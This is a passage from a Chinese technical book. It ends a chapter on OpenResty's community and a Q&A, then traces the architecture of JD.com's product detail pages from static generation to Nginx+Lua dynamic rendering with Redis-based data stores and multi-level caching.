OpenResty 已经在这个方向上做过一些有趣的成功尝试，包括在雅虎中国基于第 1 代 OpenResty 做的 MetaWebService 平台，以及淘宝量子恒道统计所使用的数据 API 平台，在优美、简洁和高性能之间取得了多赢的局面。

我们希望能通过自己的实践，让业界越来越多地关注“编译型”Web 框架所使用的优美抽象和优化编译技术，而不仅仅是传统的“解释型”Web 框架所使用的不断地叠加运行

时封装，无论是类还是函数封装的方式。

这种 DSL（领域专用语言）解决业务问题的思路，很多人会觉得有些理想主义，可望而不可即。希望正在开发的 OpenRestyEdge 平台能给大家一个直观的认识。

Edge 是一个全动态的高性能反向代理和负载均衡平台，使用 Edge 小语言编写的规则会被编译成针对 LuaJIT 和 OpenResty 环境自动优化过的 Lua 代码，同时带有请求粒度的沙箱保护。

2.11.8 开源社区建设

OpenResty 诞生于 2007 年，作者章亦春是主力维护者，也有很多开发者提交 feature 和 bugfix。OpenResty 还有一个友好的、技术氛围浓厚的社区，OpenResty 的作者和开发者都活跃在 GitHub、邮件列表、QQ 群和微信群中，为使用者和学习者排忧解难。

同时，OpenResty 软件基金会也已经获得合法的慈善组织身份，我们希望走规范的非盈利组织的模式，来保证 OpenResty 长期稳定发展。

特别开心的是，锤子科技把 2015 年冬季新品发布会的门票收入捐赠给了正在筹备中的 OpenResty 软件基金会，这些资金会让 OpenResty 项目和社区更快速地发展。

我们很期待看到有越来越多优秀的青年乃至少年加入到我们社区，加入到我们的开发团队。再没有什么比新鲜血液更能激发一个开源项目的活力了。或许未来我们能以 OpenResty 软件基金会为依托，开展类似 GoogleSummerofCode 这样的活动，同时赞助和支持有兴趣的学生和“开源导师”在学校放假期间为 OpenResty 社区贡献代码、文档和教程。

当然，我们也希望能够以 OpenResty 软件基金会的名义，积极地奖励和赞助那些有想法的资深工程师，帮助实现 OpenResty 核心及周边那些富有挑战的项目，或者指导新加入的开发者（包括在校学生）完成较为简单的项目，充分发挥自己的专业技能和理论知识。

友好的社区以及软件基金会的支持，不仅能够促进 OpenResty 自身的开发，更能给开发者和使用者信心，敢于在关键业务上面使用 OpenResty。

希望大家在 OpenResty 社区和开源世界中玩得开心。

2.11.9 疑问与解惑

Q: 请问 OpenResty 的定位是什么，从分享来看似乎全栈了？

定位主要是高性能，所有的新功能和优化，都是针对性能的。但是也有人拿来当页面，

比如京东。也有人拿来替代 PHP 做 Web server，比如新浪。我觉得它越来越像一个独立的开发语言。

Q: 请问 Lua 可以实现动态配置 location 吗？比如动态切流量？

你可能需要 balancer_by_lua，可以用 Lua 来定义自己的负载均衡器，在每个请求的级别上去定义，当前访问的后端的节点地址、端口，还可以定制很细力度的访问失败之后的重试策略。

Q: OpenResty 可以拿到 Nginx 里面的所有信息吗？那是不是可以做一些更复杂的转发操作？能介绍一下 OpenResty CDN 的应用场景吗？

可以看下 iresty.com 分享，又拍的张聪非常详细地介绍了 OpenResty 又拍 CDN 使用。

Q: OpenResty 是否修改了 Nginx 源码，还是说和 Nginx 可剥离开？Nginx 升级后，OpenResty 跟着升级吗？例如 Nginx 漏洞 Bug 情况。

OpenResty 不修改 Nginx 的源码，可以跟随 Nginx 无痛升级。如果你觉得 OpenResty 升级慢了，可以只拿 ngx_lua 出来，当作 Nginx 的一个模块来编译。实际上，OpenResty 在测试过程中，发现了很多 Nginx 自身的 Bug。

Q: 软 WAF Nginx+Lua 是主流和未来方向吗？

我觉得 WAF 应该基于 Nginx，不管是性能还是流程度。而 OpenResty 具有更灵活操控 Nginx 的能力，所以我觉得 OpenResty 在 WAF 领域非常合适。cloudflare 的 WAF 就是基于 OpenResty 的。

Q: OpenResty 目前似乎是一个 Proxy 的配置框架（糅合了 Nginx+Lua），以后的发展会是什么样子？会不会更进一步，比如做一个 API gateway 之类的。

OpenResty 其实希望大家忽略 Nginx 的存在，只关注自己业务逻辑的抽象。未来 OpenResty 会提供领域内小语言，你可以按照你的想法搭建出高性能服务端应用。

第3章 电商架构热点专题

3.1 亿级商品详情页架构演进技术解密

张开涛，2014 年加入京东，主要负责商品详情页、详情页统一服务架构与开发工作，设计并开发了多个亿级访问量系统。工作之余喜欢写技术博客，有《跟我学 Spring》、《跟我学 Spring MVC》、《跟我学 Shiro》、《跟我学 Nginx+Lua 开发》等系列教程，著有《亿级流量网站架构核心技术——跟开涛学搭建高可用高并发系统》，博客（<http://jinnianshilongnian.iteye.com/>）的访问量超过 500 万。



京东 618 的硝烟虽已散去，可开发和备战 618 期间总结过的一些设计原则和遇到的一些坑还历历在目。伴随着网站业务发展，需求日趋复杂多样并随时变化。传统静态化方案会遇到业务瓶颈，不能满足瞬变的需求。因此，需要一种能高性能实时渲染的动态化模板技术来解决这些问题。

写本节的时候，我们正在进行服装品类的垂直详情页的 AB 测试和切新库存服务的 1/n 流量。就此机会，和大家分享一下最近一年做的京东商品详情页的架构升级的心路历程。

3.1.1 商品详情页

商品详情页是展示商品详细信息的一个页面，承载在网站的大部分流量和订单的入口。京东商城目前有通用版、全球购、闪购、易车、惠买车、服装、拼购、今日抄底等许多套

详情页模板，通过一些特殊属性、商家类型和打标来区分，每套模板数据是一样的，核心逻辑基本一样，但是一些前端逻辑是有差别的。

目前商品详情页个性化需求非常多，数据来源也是非常多的（目前统计后端有差不多数十个依赖服务），而且许多基础服务做不了的、不想做的或者说需要紧急处理的都放我们这处理，比如一些屏蔽商品需求等。因此我们需要一种能快速响应和优雅地解决这些需求问题的架构，来了问题能在 5~10 分钟内搞定。我们这边还常收到一些紧急需求，比如工商的一些投诉等需要及时响应。之前架构是静态化的，肯定无法满足这种日趋复杂和未知的需求。静态化时做屏蔽都是通过 JS，所以我们重新设计了商品详情页的架构。

它主要包括以下 3 部分。

1. 商品详情页系统

负责静的部分（整个页面）。

2. 商品详情页动态服务系统和商品详情页统一服务系统

统一服务系统负责动的部分，比如实时库存、促销等异步加载服务。

动态服务系统负责给内网其他系统提供一些数据服务（比如大客户系统需要商品数据），目前商品详情页系统已经稳定运行半年了，目前主要给列表页提供一些数据。

3. 键值结构的异构数据集群

商品主数据因为是存储在 DB 中，对于一些聚合数据因联合查询非常多，会导致查询性能差的问题，因此对于键值类型的查询，这套异构数据非常有用。我们这次架构的调整的主要目的是满足日趋复杂的业务需求，能及时开发业务方的需求。我们的系统主要处理键值数据的逻辑，对于关系查询我们有另一套异构系统。

下页中的几张图是我们的模板页，核心数据都是一样的，只是展示方式和一些前端逻辑不太一样。

我们详情页的前端展示主要分为这么几个维度。


- 商品维度（标题、图片、属性等）。
- 主商品维度（商品介绍、规格参数）。
- 分类维度。
- 商家维度。
- 店铺维度。

3.1 亿级商品详情页架构演进技术解密



另外还有一些实时性要求比较高的如实时价格、实时促销、广告词、配送至、预售等是通过异步加载。


我们目前把数据按维度化存储, 比如一些维度直接 Redis 存, 性能好。



京东商城还有一些特殊维度数据: 比如套装、手机合约机等, 这些数据是主商品数据外挂的, 通过异步加载来实现的逻辑。还有一些与第三方合作的, 如易车, 很多数据都是无法异构的, 都是直接异步加载的。目前有易车、途牛等一些公司有这种合作。


我们 618 当天 PV 数亿, 服务器端 TOP99 响应时间低于 38ms (此处是第 1000 次中第 99 次排名的时间, PV 具体数据不便公开, 但 TOP99 基本在 40ms 之内)。

下面是一张监控图。我们详情页流量特点是离散数据、热点少, 各种爬虫、比价软件抓取。所以如果直接查库, 在防刷没做好的情况下就很容易被刷挂。




3.1.2 商品详情页发展史

下图展示了我们的架构历史。



1. 架构 1.0

架构 1.0 的示意图如下所示。




IIS+C#+Sql Server，这是最原始的架构，直接调用商品库获取相应的数据，扛不住时加了一层 memcached 来缓存数据。

这种方式经常受到因依赖服务的不稳定而导致的性能抖动。基本发展初期都是这个样子的，扛不住加层缓存。因此我们设计了架构 2.0。

2. 架构 2.0

下图展示了架构 2.0。



该方案使用了静态化技术,按照商品维度生成静态化 HTML,这就是一个静态化方案。主要思路如下:

- 通过 MQ 得到变更通知。
- 通过 Java Worker 调用多个依赖系统生成详情页 HTML。
- 通过 rsync 同步到其他机器。
- 通过 Nginx 直接输出静态页。
- 接入层负责负载均衡。


主要缺点有:

- 假设只有分类、面包屑变更了,那么所有相关的商品都要重刷。
- 随着商品数量的增加,rsync 会成为瓶颈。
- 无法迅速响应一些页面需求变更,大部分都是通过 JavaScript 动态改页面元素。

之前需求没那么多,因此页面变更不是很频繁,基本没什么问题。但是随着商品数量的增加,这种架构的存储容量到达了瓶颈,而且按照商品维度生成整个页面会存在如分类维度变更就要全部刷一遍比分类下所有信息的问题,因此我们又改造了一版按照尾号路由到多台机器。这种生成整个页面的方案会存在比如只有分类信息变了,也需要把这个分类下的商品重新刷一遍的情况。

3. 架构 2.1

架构 2.1 如下图所示。



主要思路如下:

- 容量问题通过按照商品尾号做路由分散到多台机器,按照自营商品单独 1 台,第三方商品按照尾号分散到 11 台。

- 按维度生成 HTML 片段（框架、商品介绍、规格参数、面包屑、相关分类、店铺信息），而不是一个大 HTML。
- 通过 Nginx SSI 合并片段输出。
- 接入层负责负载均衡。
- 多机房部署也无法通过 rsync 同步，而是使用部署多套相同的架构来实现。

这种方式通过尾号路由的方式分散到多台机器扩容，然后生成 HTML 片段，按需静态化；当时我们做闪购的时候，需要加页头，都是通过 JS 搞定的。但对于大的页面结构变更，需要全量生成。尤其是像面包屑不一样的情况会很麻烦，需要生成多个版本。

主要缺点有：

- 碎片文件太多，导致如无法 rsync。
- 机械盘做 SSI 合并时，高并发时性能差，此时我们还没有尝试使用 SSD。
- 如果要变更模板，需要数天才能刷完数亿商品。
- 到达容量瓶颈时，我们会删除一部分静态化商品，然后通过动态渲染输出，动态渲染系统在高峰时会导致依赖系统压力大，抗不住。
- 还是无法迅速响应一些业务需求。

当时我记得印象最深的就是碎片文件太多，我们的 inode 不够了，经常要半夜去公司删文件。因为存在删除问题，每台服务器并不是全量，所以我们需要一个动态生成的服务，当静态化不存在的时候还原到动态服务。但这样双 11 时压力非常大，我们依赖的系统随时都给我们降级。

4. 架构 3.0

对于架构 3.0，我们的痛点如下：

- 之前架构的问题存在容量问题，很快就会出现无法全量静态化，还是需要动态渲染（对于全量静态化可以通过分布式文件系统解决该问题，这种方案没有尝试）。
- 最主要的问题是随着业务的发展，无法满足迅速变化、还有一些变态的需求。


最痛快的就是业务人员来说我们要搞垂直，要模块化，要个性化。这些都不好搞，因此我们就考虑做一版全动态的。其实思路和静态化差不多，数据静态化聚合、页面模板化。

我们要考虑和要解决的问题有：

- 能迅速响应瞬变和各种变态的需求。
- 支持各种垂直化页面改版。
- 页面模块化。

- AB 测试。
- 高性能、水平扩容。
- 多机房多活、异地多活。

下图展示了我们新的系统：3 个子系统。




主要思路如下：

- 还是通过 MQ 通知数据变更。
- 数据异构 Worker 得到通知，然后按照一些维度进行数据存储，存储到数据异构 JIMDB 集群（JIMDB: Redis+持久化引擎，它是基于 Redis 改造的一个加了持久化引擎的 KV 存储），存储的数据都是未加工的原子化数据，如商品基本信息、商品扩展属性、商品其他一些相关信息、商品规格参数、分类、商家信息等。
- 数据异构 Worker 存储成功后，会发送一个 MQ 给数据同步 Worker，数据同步 Worker 也可以叫作数据聚合 Worker，按照相应的维度聚合数据存储到相应的 JIMDB 集群。3 个维度是基本信息（基本信息+扩展属性等的一个聚合）、商品介绍（PC 版、移动版）、其他信息（分类、商家等维度，数据量小，直接 Redis 存储）。
- 前端展示分为 2 部分：商品详情页和商品介绍，使用 Nginx+Lua 技术获取数据并渲染模板输出。

思路其实是差不多的：MQ 得到变更通知，Worker 刷元数据到 JIMDB，前端展示系统取数据渲染模板，如下图所示。另外我们当时架构的目标是详情页上有的数据，我们都可以提供服务出去，主要提供单个商品的查询服务，所以我们把这个系统叫作动态服务系统。

该动态服务分为前端和后端，即公网还是内网，如目前该动态服务为列表页、商品对比、微信单品页、总代等提供相应的数据来满足和支持其业务。



目前每天为列表页提供增量数据服务。微信上京东入口看到的详情页也是我们这个服务提供的。APP 的数据暂时没走我们的系统，不过我们目前系统实现的是平常流量的 50 倍左右，性能和流量基本不是问题。我们详情页架构设计的一些原则如下：


- 数据闭环。
- 数据维度化。
- 拆分系统。
- Worker 无状态化+任务化。
- 异步化+并发化。
- 多级缓存化。
- 动态化。
- 弹性化。
- 降级开关。
- 多机房多活。
- 多种压测方案。

因为我们这边主要是读服务，因此我们架构可能偏以读为主的设计。目前我设计的几个系统都是遵循以下这些原则去设计的。

(1) 数据闭环

数据闭环，即数据的自我管理，或者说是数据都在自己系统里维护，不依赖于任何其他系统，去依赖化，这样得到的好处就是别人抖动跟我没关系。因此我们要先数据异构。数据闭环如下图所示。

数据异构是数据闭环的第 1 步，将各个依赖系统的数据拿过来，按照自己的要求存储起来；我们把很多数据划分为 3 个主要维度进行异构：商品信息、商品介绍和其他信息（分类、商家、店铺等）。



数据原子化处理，数据异构的数据是原子化数据，这样未来我们可以对这些数据再加工再处理而响应变化的需求。我们有了一份原子化异构数据虽然方便处理新需求，但恰恰因为第1份数据是原子化的，那么它会很分散，前端读取时 mget 的话性能不是很好，因此我们又做了数据聚合。

数据聚合是将多个原子数据聚合为一个大 JSON 数据，这样前端展示只需要一次 get，当然要考虑系统架构，比如我们使用的 Redis 改造，Redis 又是单线程系统，我们需要部署更多的 Redis 来支持更高的并发，另外存储的值要尽可能的小。

数据存储，我们使用 JIMDB，Redis 加持持久化存储引擎，可以存储超过内存 N 倍的数据量，目前我们一些系统是 Redis+LMDB 引擎的存储，配合 SSD 进行存储；另外我们使用 Hash Tag 机制把相关的数据哈希到同一个分片，这样 mget 时就不需要跨分片合并。分片逻辑使用的是 Twemproxy，和应用端混合部署在一起；减少了一层中间层，也节约一部分机器。

我们目前的异构数据是键值结构的，用于按照商品维度查询，还有一套异构时关系结构的用于关系查询使用。

（2）数据维度化

对于数据，应该按照维度和作用进行维度化，这样可以分离存储，进行更有效地存储和使用。我们数据的维度比较简单：

- 商品基本信息，标题、扩展属性、特殊属性、图片、颜色尺码、规格参数等；这些信息都是商品维度的。

- 商品介绍信息，商品维度商家模板、商品介绍等；京东的商品比较特殊：自营和第三方。

自营的商品可以任意组合，选择其中一个作为主商品，因此他的商品介绍是商品维度。

第三方的组合是固定的，有一个固定的主商品，商品介绍是主商品维度。

- 非商品维度其他信息，分类信息、商家信息、店铺信息、店铺头、品牌信息等；这些数据量不是很大，一个 Redis 实例就能存储。
- 商品维度其他信息（异步加载），价格、促销、配送至、广告词、推荐配件、最佳组合等。

这些数据有很多部门在维护，只能异步加载。目前这些服务比较稳定，性能也不错，我们在把这些服务在服务端聚合，然后一次性吐出去。现在已经这么做了几个，比如下图就是在服务端聚合吐出去的情况。




下面是我们 URL 的一些规则，methods 指定聚合的服务。我们还对系统按照其作用做了拆分。

http://c.3.cn/recommend?callback=jQuery4132621&methods=accessories%2Csuit&p=103003&sku=1217499&cat=9987%2C653%2C655&lid=1&uuid=1156941855&pin=zhangkaitao1987&ck=pin%2CipLocation%2Catw%2Caview&lim=6&cuuid=1156941855&csid=122270672.4.1156941855%7C91.1440679162&c1=9987&c2=653&c3=655&_=1440679196326


（3）拆分系统

将系统拆分为多个子系统虽然增加了复杂性，但是可以得到更多的好处。比如，数据异构系统存储的数据是原子化数据，这样可以按照一些维度对外提供服务；而数据同步系统存储的是聚合数据，可以为前端展示提供高性能的读取。而前端展示系统分离为商品详情页和商品介绍，可以减少相互影响；目前商品介绍系统还提供其他的一些服务，比如全站异步页脚服务。我们后端还是一个任务系统。



(4) Worker 无状态化+任务化

- 数据异构和数据同步 Worker 无状态化设计，这样可以水平扩展，如下图所示。



- 应用虽然是无状态化的，但是配置文件还是有状态的，每个机房一套配置，这样每个机房只读取当前机房数据。
- 任务多队列化，等待队列、排重队列、本地执行队列、失败队列。
- 队列优先级化，分为普通队列、刷数据队列、高优先级队列。例如，一些秒杀商品会走高优先级队列保证快速执行。
- 副本队列，当上线后业务出现问题时，修正逻辑可以回放，从而修复数据。可以按

照比如固定大小队列或者小时队列设计。

- 在设计消息时，按照维度更新，比如商品信息变更和商品上下架分离，减少每次变更接口的调用量，通过聚合 Worker 去做聚合。

(5) 异步化+并发化

我们系统大量使用异步化，通过异步化机制提升并发能力。首先我们使用了消息异步化进行系统解耦合，通过消息通知我变更，然后我再调用相应接口获取相关数据。之前老系统使用同步推送机制，这种方式系统是紧耦合的，出问题需要联系各个负责人重新推送，还要考虑失败重试机制。数据更新异步化、缓存时，同步调用服务，然后异步更新缓存。

可并行任务并发化，商品数据系统来源有多处，但是可以并发调用聚合，这样我们经过这种方式将本来串行需要的 1s 提升到 300ms 之内。异步请求合并，异步请求做合并，然后一次请求调用就能拿到所有数据。前端服务异步化 / 聚合，实时价格、实时库存异步化，使用如线程或协程机制将多个可并发的服务聚合。异步化还有一个好处就是可以对异步请求做合并，原来 N 次调用可以合并为一次，还可以做请求的排重。

(6) 多级缓存化

因之前的消息粒度较粗，我们目前在按照一些维度拆分消息，因此读服务肯定需要大量缓存设计，所以我们是一个多级缓存的系统。

浏览器缓存，当页面之间来回跳转时走 local cache，或者打开页面时拿着 Last-Modified 去 CDN 验证是否过期，减少来回传输的数据量；

CDN 缓存，用户去离自己最近的 CDN 节点拿数据，而不是都回源到北京机房获取数据，提升访问性能；

服务端应用本地缓存，我们使用 Nginx+Lua 架构，使用 HttpLuaModule 模块的 shared dict 做本地缓存（reload 不丢失）或内存级 Proxy Cache，从而减少带宽。

我们的应用就是通过 Nginx+Lua 写的，每次重启共享缓存不丢，这点我们受益颇多，重启没有抖动，另外我们还使用一致性哈希（如商品编号 / 分类）做负载均衡内部对 URL 重写提升命中率。我们对 mget 做了优化，如去商品其他维度数据，分类、面包屑、商家等差不多 8 个维度数据，如果每次 mget 获取性能差而且数据量很大，30KB 以上。而这些数据缓存半小时也是没有问题的，因此我们设计为先读 local cache，然后把不命中的再回源到 remote cache 获取，这个优化减少了一半以上的 remote cache 流量。此优化减少了这个数据获取的一半流量。

服务端分布式缓存，我们使用内存+SSD+JIMDB 持久化存储。

（7）动态化

我们整个页面是动态化渲染，输出的数据获取动态化，商品详情页：按维度获取数据，商品基本数据、其他数据（分类、商家信息等）；而且可以根据数据属性，按需做逻辑，比如虚拟商品需要自己定制的详情页，那么我们就可以跳转走，比如全球购的需要走 `jd.hk` 域名，那么也是没有问题的；未来比如医药的也要走单独域名。

模板渲染实时化，支持随时变更模板需求。我们目前模板变更非常频繁，需求非常多，一个页面有 8 个开发。

重启应用秒级化，使用 `Nginx+Lua` 架构，重启速度快，重启不丢共享字典缓存数据。其实我们有一些是 `Tomcat` 应用，我们也在考虑使用如 `Tomcat+Local Redis` 或 `Tomcat+Nginx Local Shared Dict` 做一些本地缓存，防止出现重启堆缓存失效的问题。

需求上线速度化，因为我们使用了 `Nginx+Lua` 架构，可以快速上线和重启应用，不会产生抖动。另外 `Lua` 本身是一种脚本语言，我们也在尝试把代码如何版本化地储存，直接内部驱动 `Lua` 代码更新上线而不需要重启 `Nginx`。

（8）弹性化

我们所有应用业务都接入了 `Docker` 容器，存储还是物理机。我们会制作一些基础镜像，把需要的软件打成镜像，这样就不用每次去运维那安装部署软件了。未来可以支持自动扩容，比如按照 `CPU` 或带宽自动扩容机器，目前京东一些业务支持一分钟自动扩容。

（9）降级开关

一个前端提供服务的系统必须考虑降级，推送服务器推送降级开关，开关集中化维护，然后通过推送机制推送到各个服务器。


可降级的多级读服务，前端数据集群→数据异构集群→动态服务（调用依赖系统）。这样可以保证服务质量，假设前端数据集群坏了一个磁盘，还可以回源到数据异构集群获取数据；基本不怕磁盘坏掉或出现一些机器、机架故障的情况。

开关前置化，如 `Nginx` 代替 `Tomcat`，在 `Nginx` 上做开关，请求就到不了后端，减少后端压力；我们目前很多开关都是在 `Nginx` 上。

可降级的业务线程池隔离，从 `Servlet 3` 开始支持异步模型，`Tomcat 7/Jetty 8` 开始支持，相同的概念是 `Jetty 6` 的 `Continuations`。我们可以把处理过程分解为一个个的事件。

通过这种将请求划分为事件的方式我们可以进行更多的控制。例如，我们可以为不同的业务再建立不同的线程池进行控制：即我们只依赖 `tomcat` 线程池进行请求的解析，对于请求的处理我们交给自己的线程池去完成，如下图所示。这样 `tomcat` 线程池就不是我们的瓶颈，从而造成现在无法优化的状况。通过使用这种异步化事件模型，可以提高整体的吞吐量，不让慢速的 A 业务处理影响到其他业务处理。慢的还是慢，但是不影响其他的业务。

